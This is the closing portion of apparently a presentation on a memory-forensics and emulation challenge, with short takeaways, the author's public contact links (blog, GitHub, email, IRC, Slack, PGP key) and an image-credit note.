- A fun challenge.
- Great introduction to memory forensics, memory and binary layouts.
- And good target for practicing emulation.
- Still chasing top 25. Maybe next year?

Contacts, etc

- Blog: https://reverse.put.as
- Code: https://github.com/gdbinit
- Email: reverser@put.as
- IRC: #osxre @ irc.libera.chat
- Slack: 0xmadlabs.slack.com
- OpoSec: https://kommunity.com/0xoposec/
- PGP key: https://reverse.put.as/E7CD23FD.asc

References

- Images from the internet. Credit due to their authors.